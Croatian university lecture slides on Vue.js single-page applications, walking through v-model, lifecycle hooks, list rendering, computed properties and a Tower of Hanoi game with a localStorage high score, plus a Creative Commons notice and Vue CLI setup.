
Celsius	<input type="text" value="202"/>	→F
Fahrenheit	<input type="text" value="395"/>	→C

v-on: skraćena sintaksa @

event modifier – otkazuje submit

# **03-basics, v-model, lifecycle**

# Vue3 Lifecycle



<https://learnvue.co/2020/12/how-to-use-lifecycle-hooks-in-vue3/>

# v-model: povezujemo UI i varijablu modela (i uklanjamo gume)

index.html

```
<h3>Temperatue calculator. the time is: {{ startedDateAt }} {{ startedTimeAt }}
```

`<form>` Two-way binding: v-model

```
<label for="celsius" class="col-sm-4 col-form-label">Celsius</label>
<div class="col-4">
  <input type="number" class="form-control" placeholder="C" v-model="tempCelsius" @keyup="c2f">
</div>
</div>
```

Mijenjat ćemo svake sekunde! Što je s iscrtavanjem?

```
<div class="form-group row">
  <label for="fahrenheit" class="col-4 col-form-label" >Fahrenheit</label>
  <div class="col-4">
    <input type="number" class="form-control" placeholder="F" v-model.number="tempFahrenheit" @keyup.enter="f2c">
  </div>
</div>
```

Kod svake promjene izračunavamo F

```
</form>
```

Binding modifier: vue će pretvarati string u number

keyup modifier: samo ako je enter

# Lifecycle event - mounted

```
app.js
methods: {
  c2f() {
    this.tempFahrenheit = Math.round((this.tempCelsius * 9) / 5 + 32);
  },
  f2c() {
    console.log(typeof this.tempFahrenheit);
    this.tempCelsius = Math.round(((this.tempFahrenheit - 32) * 5) / 9);
  }
},
mounted() {
  window.setInterval(() => {
    this.startedTimeAt = new Date().toLocaleTimeString("hr-HR");
  }, 1000);
}
```

Primijetiti da više ne moramo postavljati C, lokalna varijabla `this.tempCelsius` je automatski ažurna

Zbog binding modifera ovo će biti number

Lifecycle event:  
<https://v3.vuejs.org/guide-instance.html#lifecycle-diagram>

Svaku sekundu ažuriramo vrijednost jedne varijable modela i ne brinemo za iscrtavanje!

# **04-basics: v-for, v-if, :class, template**

# Dodajmo novu varijablu i dvije funkcije

app.js

```

...
data() {
  return {
    ...
    logItems: []
  };
},
methods: {
  c2f() { ... },
  f2c() { ... },
  logItemClass(item) {
    return (item.C > 200) ? "hot" : "";
  },
  logTemp() {
    this.logItems.push({
      C: this.tempCelsius,
      F: this.tempFahrenheit
    })
  }
},
}

```

Dodajmo polje

styles.css

```

...
.hot::after {
  content: "\1F525";
  color: red;
  font-weight: bold;
}

```

Temperature calculator, the time is: 19. 05.  
2021. 15:00:56

Celsius

-18

Fahrenheit

0

Log it

**Logged temperatures:**

- 170°C = 338°F
- 210°C = 410°F 🔥
- 230°C = 446°F 🔥
- -18°C = 0°F

# Preseleili HTML iz index.html -> app.js

**app.js**

```
const Calculator = {
  template: `<h3>Temperature calculator, the time is: {{starte
<form>
  (...)

  <div class="form-group row">
    <div class="col-12">
      <button type="button" @click.prevent="logTemp">Log it</button>
    </div>
  </div>
  <div v-if="logItems.length > 0">
    <h2>Logged temperatures:</h2>
    <div class="form-group row">
      <ul>
        <li v-for="item in logItems" :class="logItemClass(item)">
          {{ item.C }}°C = {{ item.F }}°F
        </li>
      </ul>
    </div>
  </div>
</form> `,
  data() { ... }}
```

**index.html**

```
<body>
  <div id="my-app">
  </div>
</body>
```

Izgubili smo *syntax coloring*, vidjet ćemo kasnije bolji način za definirati template unutar „komponente“

Ako je polje prazno, nema cijelog div bloka

Iteriramo po elementima polja, postoji i sintaksa za dobiti indekse

Bind klase (class), metoda će vratiti ime. Nije u koliziji s eventualno ručno postavljenim klasama.

# Novi primjer – Hanojski tornjevi


[https://en.wikipedia.org/wiki/Tower\\_of\\_Hanoi](https://en.wikipedia.org/wiki/Tower_of_Hanoi)



# Inicijalne postavke – HTML, CSS

index.html

```
...
<div id="app">
  <div class="board">
    <div class="rod">
    </div>
    <div class="rod">
    </div>
    <div class="rod">
    </div>
  </div>
</div>
...
```



hanoi.css

```
div.board {
  margin: auto;
  width: 1000px;
  border-radius: 5px;
  box-shadow: 2px 2px 2px 1px rgba(0, 0, 0, 0.2);
  display: flex;
  justify-content: space-around;
}

div.rod {
  width: 300px;
  height: 500px;
  background-image: url("./stick.png");
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
  display: flex;
  align-items: center;
  flex-direction: column;
  justify-content: flex-end;
  padding-bottom: 107px;
}

div.disk {
  height: 40px;
  border-radius: 5px;
  border: 2px solid black;
```



# v-for, style – iscrtavamo N diskova

index.html


```
...
<div class="board">
  <div class="rod">
    <div v-for="disk in positionA"
      class="disk"
      @click="onSelectFrom(disk)"
      :style="rodStyle(disk)">
    </div>
  </div>
  <div class="rod">
    <div v-for="disk in positionB"
      class="disk"
      @click="onSelectFrom(disk)"
      :style="rodStyle(disk)">
    </div>
  </div>
  <div class="rod">
    <div v-for="disk in positionC"
      class="disk"
      @click="onSelectFrom(disk)"
      :style="rodStyle(disk)">
    </div>
  </div>
...

```

hanoi.js

```
var app = new Vue({
  el: '#app',
  data: {
    diskNumber: 3,
    positionA: [1, 2, 3],
    positionB: [],
    positionC: []
  },
  methods: {
    rodStyle(diskSize){
      return {
        width: (diskSize / this.diskNumber * 60 + 20) + '%',
        backgroundColor: this.getRodColor(diskSize)
      }
    },
    getRodColor(diskSize){
      const colors = ['green', 'red', 'blue',
        'orange', 'yellow', 'purple'];
      return colors[diskSize % colors.length];
    }
  }
})
```

Nova sintaksa



# Omogućimo vizualno isticanje odabranog diska, prebacivanje diskova (uz pravila), te „dnevnik”



```
21.05.2021. 11:11:56 No disk may be placed on top of a disk that is smaller than it.  
21.05.2021. 11:04:48 Selected disk: 2 at rod A  
21.05.2021. 11:04:47 Moved disk 1 from A to B  
21.05.2021. 11:04:45 Selected disk: 1 at rod A
```

Congrats, game over in 7 moves!

That is optimal.

```
21.05.2021. 11:14:00 Moved disk 1 from A to B  
21.05.2021. 11:13:59 Selected disk: 1 at rod A  
21.05.2021. 11:13:58 Moved disk 2 from C to B  
21.05.2021. 11:13:57 Selected disk: 2 at rod C  
21.05.2021. 11:13:56 Moved disk 1 from C to A  
21.05.2021. 11:13:55 Selected disk: 1 at rod C  
21.05.2021. 11:13:54 Moved disk 3 from A to B  
21.05.2021. 11:13:53 Selected disk: 3 at rod A  
21.05.2021. 11:13:52 Moved disk 1 from B to C  
21.05.2021. 11:13:51 Selected disk: 1 at rod B  
21.05.2021. 11:13:50 Moved disk 2 from A to C
```

# Reactivity

index.html

```
...
<div v-if="isGameOver" class="board card">
  <h1>Congrats, game over in {{ moves }} moves!</h1>
  <h2>That is {{ moves } == (Math.pow(2, diskNumber)-1) ? "SUB" : "" }optimal.</h2>
</div>
<div v-else class="board card">
  <div class="rod" @click="onSelectTo('A')">
    <div v-for="disk in positionA"
      class="disk"
      :class="{selectedDisk : disk === selectedDisk, inactiveDisk: selectedDisk != null && disk !== selectedDisk}"
      @click="onSelectFrom(disk, 'A')"
      :style="rodStyle(disk)">
    </div>
  </div>
</div>
```

Analogno za druga dva...

**computed** property – kada imamo iole složeniju logiku u templateima (koja se temelji na modelu) možemo ju premjestiti u computed property. Npr. izračun optimalnog broja poteza gore se također mogao „izmjestiti“

v-if je igra gotova, ispišemo je li optimalan broj poteza,  
v-else prikazujemo igru (board)

(uvjetno) postavljamo klase selectedDisk i inactiveDisk

DM5  
IM1

hanoi.js

```
var app = new Vue({
  el: '#app',
  data: { diskNumber: 3,
    positionA: [1, 2, 3], positionB: [], positionC: [],
    selectedDisk: null, selectedRod: null,
    logMessages: [],
    moves: 0
  },
  computed: {
    isGameOver: function() {
      return this.positionB.length === this.diskNumber
        || this.positionC.length === this.diskNumber
    }
  }, ... nastavak na sljedećem slajdu...
```

## Slide 34

---

**DM5** :class se može računati u metodi, ovdje je samo radi primjera...

Danijel Mlinarić; 13.9.2021.

**IM1** zapravo prije u computed prop, a ne u metodi.

Igor Mekterović; 2.12.2021.

# Reactivity: odabir i spuštanje diska

hanoi.js

```
methods: { ...  
  onSelectFrom(disk, rod) {  
    if (  
      (this.positionA[0] === disk)  
      || (this.positionB[0] === disk)  
      || (this.positionC[0] === disk)  
    ) {  
      this.selectedDisk = disk;  
      this.selectedRod = rod;  
      this.log("Selected disk: "  
        + this.selectedDisk + " at rod "  
        + this.selectedRod);  
    } else {  
      this.log("You can only select the  
topmost disk.");  
    }  
  },  
  log(msg) {  
    this.logMessages.unshift({  
      ts: new Date().toLocaleString("hr-HR"),  
      text: msg,  
    });  
  },  
  ...  
}
```

hanoi.js

```
onSelectTo(rod) {  
  if (this.selectedDisk  
    && rod !== this.selectedRod) {  
    let positionABC = [this.positionA, this.positionB,  
                      this.positionC];  
    let idxTo = rod.charCodeAt(0) - "A".charCodeAt(0);  
    let rodToArray = positionABC[idxTo];  
    let idxFrom = this.selectedRod.charCodeAt(0)-"A".charCodeAt(0);  
    let rodFromArray = positionABC[idxFrom];  
  
    if (rodToArray.length && rodToArray[0] < this.selectedDisk) {  
      this.log(  
        "No disk may be placed on top of a disk that is smaller than it."  
      );  
    } else {  
      rodFromArray.shift();  
      rodToArray.unshift(this.selectedDisk);  
      this.log("Moved disk " + this.selectedDisk + " from " +  
        this.selectedRod + " to " + rod  
      );  
      this.selectedRod = null;  
      this.selectedDisk = null;  
      this.moves++;  
    }  
  }  
}
```

## Slide 35

---

- DM6** umjesto rod.charCodeAt(0) - "A".charCodeAt(0) jednostavno bih kao paramatera predao index  
Danijel Mlinarić; 13.9.2021.
- IM3** moglo bi se, ali onda je u kodu ručnije u templateu i važnije - kod ispisa u logu moram ratidi obratno - morao bih pretvarati 0 u A, 1 u B ...  
tako da je slično...  
Igor Mekterović; 2.12.2021.

# Ispis dnevnika i CSS

index.html

```
...
<div class="log card">
  <div v-for="msg in logMessages" >
    <span class="log--time">
      {{ msg.ts }}
    </span>
    <span class="log--message">
      {{ msg.text }}
    </span>
  </div>
</div>
```

hanoi.css

```
.selectedDisk {
  margin: 5px;
  box-shadow: 0px 0px 5px 5px rgba(0, 255, 0, 0.5),
  0px 0px 5px 5px inset rgba(255, 238, 0, 0.5);
}

.inactiveDisk {
  box-shadow: 0px 0px 20px 10px inset rgba(0, 0, 0, 0.7);
}

div.log {
  margin-top: 20px;
  max-height: 200px;
  overflow: auto;
  min-height: 100px;
  font-family: Verdana, Geneva, Tahoma, sans-serif;
}

.log--time {
  font-size: 0.9em;
  background-color: honeydew;
  padding: 0 5px 0 5px;
  border: 1px solid gray;
  border-radius: 2px;
}
```


21. 05. 2021. 11:14:00	Moved disk 1 from A to B
21. 05. 2021. 11:13:59	Selected disk: 1 at rod A
21. 05. 2021. 11:13:58	Moved disk 2 from C to B
21. 05. 2021. 11:13:57	Selected disk: 2 at rod C
21. 05. 2021. 11:13:56	Moved disk 1 from C to A
21. 05. 2021. 11:13:55	Selected disk: 1 at rod C
21. 05. 2021. 11:13:54	Moved disk 3 from A to B
21. 05. 2021. 11:13:53	Selected disk: 3 at rod A
21. 05. 2021. 11:13:52	Moved disk 1 from B to C
21. 05. 2021. 11:13:51	Selected disk: 1 at rod B
21. 05. 2021. 11:13:50	Moved disk 2 from A to C

# Par napomena uz *computed property*

- Sličnost s methods
  - Kada koristiti jedno, kada drugo?
    - **Computed properties** - kada samo mijenjamo prezentaciju, ali ne i podatke
      - Štoviše - **paziti da ne mijenjamo podatke** unutra *computed properties* - nezgodni bugovi!  
pogledajte: <https://vueschool.io/lessons/computed-properties-in-vue-3?friend=vuejs>
    - **Methods** - kada mijenjamo podatke
  - Bitna razlika - CP su **keširani!**
    - Ponovo se izračunavaju samo ako se promijeni neka **reaktivna** varijabla na temelju koje se izračunava
    - Npr. nikad se neće osvježiti:
      - (moguće isključiti cache)
  - Postoji i Computed setter

```
computed: {  
    now() {  
        return Date.now()  
    }  
}
```

Omogućimo novu igru s različitim brojem diskova, izračunajmo score i zapamtimo ga kako se ne bi izgubio nakon osvježavanja stranice



# Dodajemo highScore, učitavamo, snimamo...

index.html

```
<div class="board card">
  <div class="reset-game">
    <select ref="disksNumber"
      class="form-control">
      Number of disks:
      <option value="2">2 disks</option>
      <option value="3">3 disks</option>
      <option value="4">4 disks</option>
      <option value="5">5 disks</option>
    </select>
    <button @click="resetGame"
      class="form-control">Reset game
    </button>
  </div>
  <div class="high-score"
    :class="{ newHighScore: isNewHighScore }">
    Current score: {{score}}
    High score: {{highScore}}
  </div>
</div>
```

hanoi.js

```
computed: { ... }
score: function () {
  return this.diskNumber * 10 -
    11 * (this.moves - this.optimalMoves());
},
isNewHighScore: function () {
  return this.isGameOver
    && (this.score > this.highScore);
},
methods: { ... }
onSelectTo(rod) {
  ...
  this.moves++;
  if (this.isNewHighScore) {
    this.highScore = this.score;
    localStorage.setItem('highScore', this.highScore);
    this.log("** CONGRATS!!! NEW HIGH SCORE!! **");
  }
},
beforeMount() {
  let highScore = localStorage.getItem('highScore');
  if (highScore != null) {
    this.highScore = parseInt(highScore);
  }
  ...
}
```

Lifecycle event

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **9. Jednostranične web-aplikacije Vue.js**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo



- pod sljedećim uvjetima:

- **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
- **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
- **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencem koja je ista ili slična ovoj.



*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*

*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*



# Vue.js

*a crash course...*

*routing, components, forms, Vuex*

# Vue CLI


(prethodno instalirati  
Node.js i npm)

```
npm install -g @vue/cli  
(...)  
vue create fer-demo-spa
```

- Manually select features:

Vue CLI v4.5.13

```
? Please pick a preset: Manually select features
? Check the features needed for your project: Choose Vue version, Babel, Router, Vuex, Linter
? Choose a version of Vue.js that you want to start the project with 3.x
